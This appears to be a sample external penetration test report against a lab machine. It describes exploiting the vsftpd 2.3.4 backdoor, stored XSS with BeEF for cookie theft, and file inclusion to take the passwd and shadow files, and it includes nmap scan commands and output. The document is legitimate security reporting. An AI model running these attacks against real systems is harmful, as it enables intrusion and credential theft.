Penetration Test Report
Widgets Incorporated

Business Confidential

Date: March 15th, 2020
Project: 897-19
Version 1.0

Table of Contents

Confidentiality Statement

This document is the exclusive property of Widgets Inc. and BERTINO COMPUTING SECURITY SERVICES, LLC. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both Widgets Inc. and BERTINO COMPUTING SECURITY SERVICES, LLC.

BERTINO COMPUTING SECURITY SERVICES, LLC may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. BERTINO COMPUTING SECURITY SERVICES, LLC prioritized the assessment to identify the weakest security controls an attacker would exploit. BERTINO COMPUTING SECURITY SERVICES, LLC recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Contact Information


Name	Title	Contact Information
Widgets Inc.		
John Smith	VP, Information Security (CISO)	Office: (555) 555-5555 Email: john.smith@widgets.com
Jim Smith	IT Manager	Office: (555) 555-5555 Email: jim.smith@widgets.com
Joe Smith	Network Engineer	Office: (555) 555-5555 Email: joe.smith@widgets.com
BCSS Security		
Heath Adams	Lead Penetration Tester	Office: (555) 555-5555 Email: hadams@bcss.com
Bob Adams	Penetration Tester	Office: (555) 555-5555 Email: badams@bcss.com
Rob Adams	Account Manager	Office: (555) 555-5555 Email: radams@bcss.com

Assessment Overview

From March 15th, 2020 to March 25th, 2020, Widgets Incorporated engaged BERTINO COMPUTING SECURITY SERVICES, LLC to evaluate the security posture of its infrastructure compared to current industry best practices that included an external penetration test. All testing performed is based on the NIST *SP 800-115 Technical Guide to Information Security Testing and Assessment, OWASP Testing Guide (v4), and customized testing frameworks*.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

External Penetration Test

An external penetration test emulates the role of an attacker attempting to gain access to an internal network without internal resources or inside knowledge. A BERTINO COMPUTING SECURITY SERVICES, LLC engineer performs scanning and enumeration to identify potential vulnerabilities in hopes of exploitation.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Scope

Assessment	Details
External Penetration Test	172.17.185.0/24, 172.17.211.0/24

Scope Exclusions

Per client request, BERTINO COMPUTING SECURITY SERVICES, LLC did not perform any Denial of Service attacks during testing.

Client Allowances

WIDGETS INC. did not provide any allowances to assist the testing.

Executive Summary

BERTINO COMPUTING SECURITY SERVICES, LLC evaluated WIDGETS INC.'s external security posture through an external network penetration test from March 15th, 2020 to March 25th. By leveraging a series of attacks, BERTINO COMPUTING SECURITY SERVICES, LLC found critical, high, and moderate level vulnerabilities. The critical, and high-level vulnerabilities allowed full internal network access to the WIDGETS INC. headquarter office. It is highly recommended that WIDGETS INC. address these vulnerabilities as soon as possible as the vulnerabilities are easily found through basic reconnaissance and exploitable without much effort.

Attack Overview

The following table describes how BERTINO COMPUTING SECURITY SERVICES, LLC gained internal network access, step by step:

Exploit Type	Action	Recommendation
Service	Obtained root access via exploiting FTP backdoor.	Upgrade FTP software to latest version.
Web	Injected XSS attack on web application message board, compromising user's browser visiting site where stored XSS is reflected.	Secure message board so that script tags cannot be injected by users; properly sanitize user input.
Misconfiguration & Web Application	Discovered default credentials via exploiting remote file inclusions where the shadow and passwd file were exfiltrated; used john to crack default credentials; lastly, gained elevated admin access to server using default creds for msfadmin user.	Use complex and unique passwords across operating systems; harden php code, e.g., php.ini configurations; permission sensitive data and files appropriately.


Attack Narratives

Service Exploit FTP

FTP service backdoor was exploited to gain unauthorized access to a victim machine.

Network Architecture

The victim machine has port 21 open, publicly.




Attack Summary

1. Kali nmap command scans victim machine & FTP service was discovered.
2. nmap script scan for vsftp exploit was run and machine was determined to be vulnerable.
3. Backdoor exploit payload to victim was delivered and unauthorized access was gained, as an elevated user.

Nmap Scan

An nmap scan was initiated below which yielded some services, most notably the ftp service.




An nmap script was used to determine if a well-known vulnerability, related to vsftp, was on the victim machine. The results below indicate that is the case.

```
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:15:5D:01:14:31 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 1.61 seconds
root@kali:~# nmap -script ftp-vsftpd-backdoor -p 21 172.17.211.235
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-16 20:55 EDT
Nmap scan report for 172.17.211.235
Host is up (0.00088s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  OSVDB:73573
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_bac
kdoor.rb
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       http://osvdb.org/73573
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
MAC Address: 00:15:5D:01:14:31 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 2.29 seconds
root@kali:~#
```

VSFTP Exploit


After setting the options for the exploit, and delivering the payload, a shell was spawned. The whoami command shows that elevated access was gained by exploiting a vulnerability in the FTP service.



Web Exploit

XSS web exploit was performed on a metasploitable server, which made machines visiting that site vulnerable to exploits that could be performed by leveraging the XSS attack.

Network Architecture




Attack Summary

1. Attack machine delivers XSS payload to victim server machine (metasploitable).
2. Ubuntu victim machine executes XSS payload when visits exploited message board; the stored XSS payload is reflected in the visiting user's browser.
3. Attack machine receives intelligence where BeEF tool demonstrates a victim machine has executed the XSS vulnerability.
4. Attack machine performs additional browser exploit such as pilfering a session cookie, thereby, resulting in session high jacking.


BeEF Setup

The attack machine can be seen below where the BeEF service has been started and is ready to hook browsers.

